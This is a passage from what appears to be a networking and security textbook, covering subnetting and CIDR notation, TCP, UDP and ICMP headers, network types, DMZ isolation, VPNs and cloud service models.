With a subnet mask of 255.255.255.128, I have the possibility of two address blocks, regardless of what the IP address is. I can only vary the last octet, and I am constrained because I can't change the value in the most significant bit position. This leaves me with the ranges of 0–127 and 128–255. Once I know what my IP address is, I know which block I am in. Let's say my IP address is 172.20.30.42, and my netmask is 255.255.255.128. I know my address block has to be 172.20.30.0–127 because that's the range that .42 lands in.

Another way of designating network blocks is using Classless Interdomain Routing (CIDR) notation. This means that rather than indicating a subnet mask, you only get the

number of prefix bits. The prefix tells you which bits are being used for the network. The subnet mask used above translates to /25, and I would indicate the subnet with the IP address by indicating 172.20.30.42/25. Using this notation actually makes life a little easier if you think about it in powers of two.

Let's say you want to know how many addresses belong to a particular network block and you have the CIDR notation. One way to make that determination is to start with a known quantity. Often, you will see CIDR notations hovering around the /24 area, which is a 255.255.255.0 subnet mask and is common. If you want to know how many hosts, you just divide by 2 or multiply by 2 for every bit change in the prefix. A network that is a /24 has 256 possible values in the host portion (the last octet). If you go to a /25, that means you get 128 possible values (divide by 2 because you added a prefix bit, meaning you lost a host bit). If you go the other direction to a /23, you double because you lost a prefix bit, meaning it got added to the host portion. Instead of 256, you now have 512 possible values in the host portion.

You can also see pretty quickly how to get even smaller prefix values just by looking at the number of bits in each octet. If the first octet is used for the network designation and all others are used for the host values, you would have all the bit positions in that first byte filled up, which means you are using 8 bits, leaving you with a CIDR designation of /8. Similarly, if you use the first two octets, you are using 16 bits, so you have a /16.

One note about subnets, though, is that there are two values that can't be used for systems. The lowest possible address in any network segment is used for the network. The highest possible address in any network segment is used for the broadcast address. In a common /24 network, the .0 becomes the network address, and the .255 is used for the broadcast. Neither of these can be allocated for hosts.

IPv6 makes the whole process even easier. There are no subnet masks used any longer. Instead, CIDR designation is used exclusively to indicate which part is network and which is host. The same rules apply. The network portion always starts from the left, and we fill in bits of the mask from the left. A /50 network means that the first 50 bits of the address are the network designation. This leaves the remaining 78 bits (keep in mind that IPv6 addresses are 128 bits long) for the host. That would be an incredibly large network, of course.

## TCP

Moving to the Transport layer, we first run across the TCP. Where IP is a best-effort protocol, meaning that a best effort is made to get messages from one system to another, TCP is said to have guaranteed delivery. This is less impressive, perhaps, than it sounds. Obviously, TCP by itself can't ensure delivery in the case of catastrophic failure in the network. Instead, what it means is there are mechanisms in the protocol that keep track of all of the messages that are sent, and if something doesn't get to the other end and acknowledged there, messages will be re-sent.

The protocol data unit for TCP is called a *segment*.

The layers we have looked at so far have forms of addressing. The Transport layer is no different. Where previous addresses are related to the systems to ensure messages get from one system to another, at the Transport layer, we start to become concerned about getting messages to the application. Transport layer protocols provide ports as a way of addressing applications. They also provide multiplexing. Without ports, we wouldn't be able to have multiple applications listening on the same system. With ports, we have a large capacity for conversations with other systems.

Just as we did with IP, we're going to take a look at the headers that are defined for TCP. TCP is defined in RFC 793, and it was also written in 1981, which means TCP has been around for a long time. The headers remain unchanged in all that time, and since the headers enable the functionality of the protocol, the functionality hasn't changed either. Figure 2.10 shows the TCP headers from a packet capture.

**FIGURE 2.10** TCP headers

```

▼ Transmission Control Protocol, Src Port: 59648, Dst Port: 443, Seq: 0, Len: 0
  Source Port: 59648
  Destination Port: 443
  [Stream index: 2]
  [TCP Segment Len: 0]
  Sequence number: 0      (relative sequence number)
  Acknowledgment number: 0
  1011 .... = Header Length: 44 bytes (11)
  ▼ Flags: 0x002 (SYN)
    000. .... .... = Reserved: Not set
    ....0 .... .... = Nonce: Not set
    .... 0... .... = Congestion Window Reduced (CWR): Not set
    .... .0.. .... = ECN-Echo: Not set
    .... ..0. .... = Urgent: Not set
    .... ...0 .... = Acknowledgment: Not set
    .... .... 0... = Push: Not set
    .... .... .0.. = Reset: Not set
    ▶ .... .... .1. = Syn: Set
    .... .... ....0 = Fin: Not set
    [TCP Flags: .....S.]
  Window size value: 65535
  [Calculated window size: 65535]
  Checksum: 0xd5e3 [unverified]
  [Checksum Status: Unverified]
  Urgent pointer: 0
  ▶ Options: (24 bytes), Maximum segment size, No-Operation (NOP), Window scale, No-Operation (NOP),

```

You will see the following fields in the capture:

**Source Port** The source port is the port that the traffic originated from on the sending side. This is important because conversations are not one-way. For the recipient to be able to respond, it needs a port to send back to. When messages are responded to, the source and destination ports are reversed. The source port is 16 bits in length.

**Destination Port** The destination port is the one that is associated with an application. Every conversation has a client side and a server side. The server side binds an application to a listening port. The client sends to this port as the destination port. If the server is sending from the server to the client, the destination port is the ephemeral port assigned to the application that is communicating with the server. The destination port, like the source port, is 16 bits in length.

**Sequence Number** The sequence number is part of what contributes to the guaranteed delivery. This is a 32-bit number that is set to a random value when the conversation is initiated. It is incremented with the number of bytes that are sent. Using the sequence number, the sender tells the recipient where in the conversation this message falls. You'll see in the example that the sequence number shows as 0. The reason for this is that the packet capture software shows a 0 and then presents relative sequence numbers, which are easier to follow.

**Acknowledgment Number** The acknowledgment number is the opposite side of the conversation from the sequence number. Where the sequence number is set from the sender, the acknowledgment number is set from the recipient. The acknowledgment number is set to the next byte number the recipient expects to receive. What this means in practice is that the byte count is incremented by 1 and then sent. This tells the sender where in the communication stream the recipient is, which lets the sender know whether anything has been lost in transmission.

**Data Offset** The data offset is a 4-bit value indicating the number of 32-bit words in the TCP header. It lets the system know where to look for the data. This is necessary because the TCP header can be variable length. This field isn't shown in the figure, but it is a defined TCP header.

**Reserved** There are 6 bits in the TCP header that are reserved for future use.

**Control Bits** There are 6 flag bits that are used to indicate disposition of the message. The SYN flag is the synchronize flag, indicating that the sequence number is set and should be recorded. The ACK flag is the same for the acknowledgment number. The URG flag indicates that the urgent pointer has data that is significant. The PSH flag is an indication that the data should be pushed up rather than being buffered. The RST flag resets the connection, which may happen if a message is received that appears to be in error. The FIN flag indicates that the conversation is over and there is no more data to send.

**Window** The value in the window field tells the recipient how many bytes the sender is willing to accept. This allows for speeding up and slowing down the communication. A smaller window size means more acknowledgments are necessary, which may be an indication that the communication channel isn't reliable. A larger window size means the channel is reliable so there isn't as much need to keep checking in. The window field is 16 bits.


**Checksum** This is a 16-bit field used to ensure that the communication hasn't been corrupted. This is a 1's complement value calculated over the headers and the text.

**Urgent Pointer** The 16-bit urgent pointer indicates the next byte value after the urgent data. This aligns with the sequence number values. Essentially, the urgent pointer says the data from the current sequence number up until the value in the urgent pointer is urgent data.

**Options** These are variable length header fields. The header must align on 32-bit words. If the options leave the header length short of that alignment, padding bits are necessary to fill the remainder of the header.

TCP uses multiple mechanisms to ensure a reliable service. The first is that TCP is connection-oriented. Connections are established using what is called a *three-way handshake*. Figure 2.11 shows a diagram of the handshake process. The handshake ensures that both sides of the conversation are live and active because they are expected to respond. The first message in the three-way handshake is the SYN message. The SYN flag is set, as well as the initial sequence number, which is a random value. The response to the SYN message is an acknowledgment message. This sets the ACK flag and increments the initial sequence number by one, indicating the first message was received. In the same segment, the SYN flag and sequence number are also set. Keep in mind that the conversation is two-way, so both sides have to keep track of where they are in the conversation. Each side keeps track of a sequence number for their side and an acknowledgment number for the other side. The final message in the handshake is one that just has the ACK flag set, and the acknowledgment field increments the sequence number set in the SYN/ACK message.

**FIGURE 2.11** Three-way handshake



Since both sides are expected to respond to messages with information provided by the other, we can be assured that the message was received by the intended party and both sides are who they claim to be. If either side were attempting to spoof a conversation, they wouldn't receive the messages and, as a result, wouldn't respond correctly.

The next mechanism that helps ensure reliability is the sequence number. Since the sequence number maintains the number of bytes that have been sent, the acknowledgment number tells the sender whether any data has gone missing in transmission. If it has, the sender knows it needs to be retransmitted. Each side of the conversation knows where it is and where its partner is. TCP retransmits as needed, up to a defined maximum.

Additionally, the sequence and acknowledgment numbers ensure the correct order of messages at the recipient. If messages arrive out of order, the sequence numbers indicate whether messages should be held for a message that got lost. This is also a part of guaranteed delivery—making sure that the messages not only arrive as expected but also are in the correct order when they get there. All of this, though, incurs overhead. Not every application needs the guaranteed delivery model that TCP provides.

## UDP

The UDP offers another mode of transport that doesn't have the same overhead that TCP has. It's a much lighter-weight protocol that offers no guarantee of delivery. Messages sent using UDP are just put out on the wire with the hope that they will get to the destination because the network protocol, IP, will just take care of everything. With the lighter weight comes very little overhead from things like establishing connections and making sure that messages get where they are going. It also doesn't much matter which order messages are received in from the standpoint of the protocol. If the application is interested in those sorts of details, it can take care of the management.

The RFC for UDP is RFC 768. The entire RFC is a little over two pages long, which should make clear how simple the protocol is. You can see an example of a UDP header in Figure 2.12. There are four header fields. All of them are 16 bits in length. Unsurprisingly, half of them are the source and destination ports. What's interesting about that is the source port is considered an optional field. The reason for this is that since there is no connection, there may never be a response from the server. It's entirely up to the application in use, which is different from TCP. A source port is required with TCP because there will always be a response, even if it's just used to complete the three-way handshake.

**FIGURE 2.12** UDP headers

▼ User Datagram Protocol, Src Port: 64688, Dst Port: 443
Source Port: 64688
Destination Port: 443
Length: 46
Checksum: 0x7513 [unverified]
[Checksum Status: Unverified]
[Stream index: 0]

Interestingly, perhaps, RFC 768 does not define a response to a closed UDP port. In fact, closed ports are not mentioned. The only place where responses to closed ports are mentioned that is relevant is in the RFC for the Internet Control Message Protocol (ICMP). Even then, there is just a code for port unreachable. There is no indication about protocol where it applies. For this reason, working with UDP ports is entirely unreliable. If you don't get a response, it could be a result of a lost or dropped packet. It could be the application ignored the message. It could be there was no response required. Any of those are legitimate scenarios in which you wouldn't get a response to a message to a UDP port.

UDP is good for applications that require fast setup and transmission. As an example, streaming video and audio work well with UDP. They don't work well with TCP. One significant reason for that is that with UDP, it's up to the application to do any reordering of messages, as required. If a datagram (the PDU for UDP) comes in out of order with streaming video, the application will just discard it. The same is true with streaming audio. Imagine for a second if you were talking to someone over the Internet. You said hello to the person on the other end. In reality, that word would likely be transmitted all in one message, but let's say that each letter sound was transmitted in its own message.

If you were to receive messages with the sounds *l, b, l, o, and then e*, what would it sound like to you? Our brains are really good at piecing missing data together and constructing something that seems whole, but it could be your brain wouldn't be able to make sense of the word as it sounded. Even if your brain could understand it, it would sound weird and your overall experience would be bad. The same is true for video, of course. If late arrivals were inserted into the video stream you were watching, it would seem very jumpy.

Why would messages come in out of order? After all, we have very reliable Internet service these days. Well, there are several reasons for messages coming out of order. Let's say that you're sending along a stream of data to someone using UDP. You are sending your data through the path A ➤ B ➤ C ➤ D, which is your destination. However, let's say C drops just as your message is about to get to it. The network corrects and routes around C, taking another path, perhaps A ➤ E ➤ F ➤ D. However, the failure occurred while at least one of your messages was in flight, and you have no way of knowing the message was just dropped due to a failure. Even if it's not a failure and messages are dropped, it could be that one message takes one route and a later message takes another route, which happens to be faster. The later message may arrive earlier than the prior message. There are many reasons messages may arrive out of order or even come up missing altogether. Lots of things happen in the network that users aren't aware of. That's why most applications rely on TCP. Most applications rely on messages that are presented in the correct order. Real-time protocols are less concerned about correct order, so they use UDP.

## Internet Control Message Protocol

The ICMP is a special case when it comes to protocols, in that it doesn't carry user data. Instead, it works with other protocols to provide error and control messaging. When something unexpected happens on the network, devices will generate ICMP messages to send back to the originating device to let them know that there was a problem. It does sit on top of IP, because it needs the addressing of IP, but it is considered to be part of the Internet layer as IP is. This also makes it a bit of an unusual protocol, because it sits above the Internet layer but isn't a Transport layer protocol.

ICMP is defined in RFC 792, which specifies a header of 8 bytes. This consists of the type and code fields, which convey the essential information for ICMP, a checksum field, and then 4 bytes that are labeled "rest of header." The type and code are each a byte, and the

checksum is 2 bytes. The rest of the header field contains data related to the type and code. The type and code define what goes into those 4 bytes.

The type message indicates the message being sent. It may have values that refer to echo reply, echo request, destination unreachable, source quench, or timestamp messages. Each type may have multiple subtypes. The different subtypes are specified by the code field. As an example, the destination unreachable type has codes that would indicate exactly what the destination is. This may be a network, a host, or a port. It may indicate that they are unreachable, or it may indicate that the message that triggered the ICMP message was administratively prohibited.

Anyone doing security testing or penetration testing will most commonly run across ICMP messages through the use of ICMP echo request and echo reply messages. These are used by the ping program. You may also use the traceroute program to get the network route to a destination. The traceroute program relies on two ICMP messages. The first is ICMP type 11, which is time exceeded in transit. This means that the message's TTL field got decremented to zero. When the traceroute completes, the program expects to get an ICMP type 3, destination unreachable message, probably with the code 3, meaning destination port unreachable.

## Network Architectures

We've talked about topologies, and those are helpful to get conceptual, logical representations of your network. However, there is a larger context for the network as well. Pulling the topology together with data flows and other network elements will give you a network architecture. This describes the protocols that are used and where they are used, and you may also get security enclaves as part of a network architecture. You will also have to contend with the idea of multiple locations.

From a security perspective, there are other elements to consider, including isolation. This may mean categorizing systems based on usage and risk. Some systems, especially those that need to be directly facing the Internet—meaning that external users will make network connections to those systems as a normal course of operation—may be kept separate and protected from systems where users are or even where sensitive data is stored.

## Network Types

For our purposes here, we're going to categorize network types into the geography of the network. Logical diagrams are nice, but it doesn't give you a sense of where everything is located. Using a logical diagram, you may get the sense that systems are very close together when, in fact, they may be miles apart. Because modern network technology can cover all manner of sins, so to speak, you can have systems that are hundreds of miles apart appearing as though they are on the same physical network segment together.

Because of that, we can talk about different types of networks based on their geography.

**Local Area Network (LAN)** A LAN is just what its name implies. All of the systems are local and probably in the same room or building or on the same floor. These systems would be in the same broadcast domain or collision domain, phrases that mean the systems can communicate using layer 2 without having to route to other networks. However, they may not necessarily be communicating using layer 2. They could still be local but on a separate network segment, which would mean the traffic between those network segments would need to be routed.

**Virtual Local Area Network (VLAN)** A VLAN is a LAN where the isolation at layer 2 is handled by software/firmware rather than physically. This means that some switches can be segmented into separate networks with some systems on one network segment (VLAN) and some systems on another network segment (VLAN). To get from one VLAN to another, the traffic would have to cross over a layer 3 boundary (router). This sort of segregation helps to maintain network performance. It also helps with logical organization of the network so the same set of traffic policies can be applied across the entire VLAN. Finally, there are some security considerations. With a VLAN, you can place a firewall between your network segments. While you can run host-based firewalls, it's far easier to maintain a single network firewall and restrict traffic based on the needs of each network to cross the layer 3 boundary.

**Wide Area Network (WAN)** A WAN is a network whose nodes are more than 10 or so miles apart. Any Internet service provider would have a WAN. Additionally, businesses may have WANs where they have network connections that provide links between their different office locations. There are a number of ways to provide that sort of connectivity between geographically dispersed locations, including virtual private networks, private network circuits, or just tunneling traffic without encrypting it as a virtual private network would do.


**Metropolitan Area Network (MAN)** A MAN sits in between a LAN and a WAN. You may find this if a company has a campus with multiple buildings. Each building would have a LAN (or maybe multiple LANs), but the connection of LANs between all the buildings would be a MAN. The same would be true if a city had connections between all of its different offices and buildings, spread around the city. Those connections would be a MAN. Essentially, anything smaller than a WAN but spread across a larger geographic area than a LAN would be a MAN.

## Isolation

Network isolation is an important concept. In fact, it's a widely recognized approach to separating network elements in order to protect sensitive data. Additionally, it would be used to separate externally accessible systems from those that are strictly internal. There are several ways to achieve this isolation.

A common approach is to use a demilitarized zone (DMZ). This is a network segment where any untrusted system would be placed. Access to this network segment could be tightly controlled using a firewall or access control lists. In Figure 2.13, you can see a simple diagram demonstrating what this may look like. The DMZ may hold systems like the web server, for example. It may also hold an email gateway to filter messages coming in before sending them on to the internal email server. There are many uses for a DMZ to isolate untrusted systems from the remainder of the network. An untrusted system is one that anyone from the Internet can get access to, which means it could be compromised in some way through the service that's exposed. Firewalls and/or access control lists prevent people from the outside getting access to internal systems. It also prevents any system inside the DMZ from communicating with systems inside the enterprise.

**FIGURE 2.13** DMZ network



If you are using a DMZ, that suggests network isolation along with tight access control and restrictive rules around accessing the network. Network segmentation can also isolate other systems, without necessarily introducing the firewall rules or access control lists. You can see there are also network segments for internal servers as well as desktop networks. There may also be many other network segments. Each of them would have different trust levels. For example, there may also be a guest network to allow vendors and other visitors to have network access without any ability to get access to any of the internal systems.

DMZs are not the only way to isolate networks. Protecting the rest of the network from Internet-facing services is also not the only reason to do network isolation. A common way of protecting highly sensitive information is to use enclaves. An enclave is an isolated network segment where tight controls may be placed. If you had any payment card data, such as credit card information, for instance, the systems may require not only additional protections but also additional monitoring. This may involve firewalls and intrusion detection systems, both at the network and host levels.

Organizations may have several enclaves that are created for specific types of data. Credit card data (often called PCI for the organization, Payment Card Industry, that manages the data security standards) is a common one, but you may also see an enclave for personal health information (PHI). If an organization has any PHI, there would be requirements from the Health Insurance Portability and Accountability Act (HIPAA) around data handling that could more easily be implemented in an enclave.

## Remote Access

Jumping into the *TARDIS* for a moment to go way, way back in time, remote access used to be handled with modems and dial-up access. Those days are long past, though the need for remote workers to gain access to internal resources is perhaps even more necessary than it has been in the past. These days, though, remote access is often handled across the Internet. This wouldn't normally be handled across the open Internet but instead through the use of encryption. Virtual private networks (VPNs) are a way to gain access to the internal network from remote locations. VPNs, though, are not all created equal. There are different ways to accomplish this remote access.

In some cases, the remote access is a satellite office. In that case, it may not make sense to have a direct, private line from site to site. Instead, the network provider may offer something within their network to get from one location to the other. This may be done using Multiprotocol Label Switching (MPLS), for example. MPLS provides what is essentially a tunnel from one location to another by encapsulating traffic inside a label where the traffic gets switched from one location to the other.

More commonly, at least in terms of volume, there is a need for user-to-network connectivity. Even here, there are multiple ways to accomplish the task. One way, which has been around for decades at this point, was part of the work on IPv6. IP Security (IPSec) is a set of extensions that, in part, provide for encryption from one location to another. IPSec comes with a number of protocols that provide not only encryption but also message authentication, user authentication, and key exchange. Because IPSec isn't an inherent part of IPv4, it requires the use of some other mechanism to implement over IPv4 networks. This generally requires inserting something into the network stack to catch the traffic being sent and applying appropriate IPSec policies.

Another type of VPN connection uses a technology that most people will be familiar with. Web connections often use Transport Layer Security (TLS), which is the current implementation of encryption for web traffic, superseding Secure Sockets Layer (SSL). As this is a

well-known and commonly used method of encryption, companies often have many of the infrastructure requirements, like certificate authorities, necessary to implement this type of VPN. Additionally, this type of VPN is often deployed using a web browser rather than a heavier-weight application installation.

## Cloud Computing

The world of computing has long had the nature of a pendulum, particularly when it comes to where the computing power existed. Decades ago, in the 1960s and '70s, there were service bureaus that companies went to when they had computing needs. This was because mainframes were far more expensive than most companies could afford or justify the expense. Businesses had to trust these service bureaus with their information to have their jobs performed, whether it was payroll or data merges for mailing lists or whatever the need happened to be.

When personal computers (PCs) became a thing, companies could buy one and have their own computer systems to perform the jobs they needed to have run. This meant all data processing, such as it was known at the time, could be pulled back in house. So, the pendulum swung from outsourcing to in-housing. Eventually, the cost of the PC came down, and the business could afford multiple systems, so data was stored on the individual systems, or at least on floppy disks at the users' desks.

Later there were swings to put more terminals from the mainframe on users' desks, centralizing data storage again. When the World Wide Web was created and businesses started realizing the value of having full-time connections to the Internet, they used hosting providers to outsource functions like websites, where there may be at least marketing materials if not other business data. When Internet access got to be really cheap and ubiquitous, businesses took their hosting back in-house.

All of this is to say that we are now back at a point where outsourcing is the way a lot of businesses go. After all, with so many users online, businesses can see a lot of traffic to their systems. Additionally, outsourcing keeps externally accessible systems off the corporate network. This means attackers can't breach an externally available system and use it as a jumping-off point to other systems on the network, including desktops where personal information may be stored, or even sensitive business data.

Today's version of outsourcing is cloud computing. This has seen an evolution over time. Initially there were hosting providers, where companies would take on the cost of the hardware and all the infrastructure, offering that hardware and infrastructure to companies that didn't want to host their own systems. This hardware was sometimes dedicated to the

business that was renting it for its services, which made it hard to recoup the costs of the hardware and still have the pricing make sense to go with a hosting provider.

Then there were businesses like Amazon and Google that had large farms of systems that were sometimes idle. These companies developed services where businesses could use those idle systems for their own purposes. Because all of these services were available over the Internet, and not on premises, they were said to be available in the cloud. These cloud computing services come in different forms. The first, and one that large numbers of people use today, is storage as a service (SaaS).

Storage as a service is basic remote disk functionality that can be just as geared toward users as toward businesses. Businesses are more likely to use infrastructure as a service (IaaS) or platform as a service (PaaS). They may also use software as a service, though that can also be geared toward at-home users as well.

## Storage as a Service

If you are using an Apple device, you are likely using storage as a service. Any photos you take are stored in iCloud. Your music may be stored there. Documents you create can also be stored in iCloud. If you have an Android device, you would likely also be using a cloud storage solution, depending on the vendor. Android devices don't always use cloud storage by default, though generally there is the capability to store data either to Google Drive, Google's storage as a service solution, or to the storage provided by another vendor.


Storage as a service has a large number of uses, including backups and the ability to access your data no matter where you are or what device you are using. Figure 2.14 shows a portion of the interface from Google Drive. Using Google Drive, I have been able to view documents on different computers and tablets, depending on what my need was at any given time. This was useful for performing research for class assignments, as an example. I could search for documents on my laptop, download the PDF files of research papers, and then store them in my Google Drive account, where I could open them on a tablet and read them comfortably.

Some storage as a service (StaaS) providers give you access to your storage either using a web interface or with a plug-in on your system so you can look at everything in a file explorer context. This is not always the case. For example, Apple doesn't give you direct access to everything stored in iCloud, whether through Finder or a web interface. Instead, you have to manage different sections of your storage using the applications that make use of the data.

There are, of course, downsides to using a cloud storage provider, as any of the celebrities involved in the compromise and theft of their personal photos from a cloud storage provider

could tell you. To collect a large amount of data all at once, it's not necessary to compromise a lot of systems. All an attacker needs to do is compromise the storage provider. This requires the provider to make sure there are adequate controls in place to keep unauthorized users from getting access. The provider is also expected to prevent data leakage. This might mean an authorized user getting inadvertent access to files they shouldn't be authorized for.

**FIGURE 2.14** Google Drive



## Infrastructure as a Service

Businesses can spend a lot of money on the hardware necessary to maintain all the services they require just to stay operational and efficient. Not only are hardware systems expensive


when you add all the hardware costs together, but the infrastructure necessary to support the hardware—power, floor space, networking, cooling systems, fire suppression—is very costly. Keep in mind that best practice often suggests process isolation, meaning that systems don't necessarily run multiple applications. Instead, the email server gets its own hardware, the web server gets its own hardware, and on and on. All of these costs add up.

While virtualization has been around since the 1980s, it's really only been in the last decade or so that the hardware has become beefy enough and the software has evolved to be able to really support running several virtual systems on top of a single piece of hardware. Consumer virtualization has been around for ages, but businesses haven't been able to make effective use of that software because they are trying to manage maybe hundreds of systems. Lots of smaller hypervisors are harder to manage at scale. Having the management capabilities to operate that many virtual machines (VMs) was necessary.

Cloud providers such as Amazon, Google, and Microsoft make extensive use of VMs to give their users the ability to run systems on hardware owned and maintained by the provider. This has the potential to make infrastructure far more cost effective for businesses. The business that needs the system doesn't have to pay the hardware costs or any of the other costs that come with having hardware around. Additionally, businesses, particularly small or medium-sized businesses, probably can't afford high-end power management with redundancy and fault tolerance or high-end networking or cooling or fire suppression. They may not even be able to find highly skilled people they can afford to pay to maintain all the systems. Using these providers can help share the costs across all of the people who use the services.

Certainly by comparison to acquiring a hardware system and then getting it provisioned, setting up an instance with a cloud provider takes almost no time. If you need an infrastructure system, you go to the portal for your computing provider and select the operating system you want and then the size of the hardware—memory size and disk space. Figure 2.15 shows a small sample of systems that are available with Amazon Web Services (AWS) using its Elastic Compute Cloud (EC2). There are multiple distributions of Linux as well as different versions of Windows available.

**FIGURE 2.15** Amazon Web Services



Amazon is not, of course, the only company that does this. There are several other providers that offer the same sort of service, including Microsoft, Google, and Digital Ocean. Using this approach, you could spin up a set of infrastructure systems to support a complete web application in an afternoon. You could also get a complete security solution with policies preventing adversaries from gaining unauthorized access.

While the providers do their best to help keep their customers protected, it still comes down to correct provisioning on the part of the customer. Microsoft, for example, has network security groups that allow the customer to create rules to allow and disallow traffic into the virtual systems. The customer could easily create bad rules, and there really isn't anything Microsoft can do to keep that customer from shooting itself in its bottom line.


## Platform as a Service

Sometimes just a piece of hardware, even virtual, with an operating system installed isn't sufficient. You may need a piece of software, like a database server or a groupware server. You'd need to acquire the software, get a license, and get it installed and configured. That is time-consuming, and it's often very costly up front to pay for the software. Then making sure it's configured correctly takes knowledge and skill. This may put it out of reach of smaller organizations. Cloud providers have a solution for this problem. In addition to just getting a system, you can get an instance of a system that is already configured with enterprise software, like database servers, application servers, or even security devices.

Figure 2.16 shows a small collection of some of the applications that are available in the Amazon Web Services marketplace. After selecting one of these applications, based on what is needed, the virtual machine with the necessary operating system is started and the application is already installed. In addition to the ones available in the marketplace, you can create your own images, stored as Amazon Machine Images (AMIs). This may be necessary if a company has its own application, developed in-house, that needs to run. Once there is an AMI, multiple instances of that image can be spun up as needed.

Microsoft also has a marketplace with its Azure service. Figure 2.17 shows a list of categories in which images are available, as well as a list of database servers that you can select to create an instance from. In addition to all the Microsoft-provided solutions, there are a large number of vendors providing their own solutions. In the list of categories, you can see Security, for example. Some of the possibilities are virtual images of solutions that may normally be thought of as hardware appliances. Firewalls, load balancers, denial-of-service protection, and other security functions are available for selection.

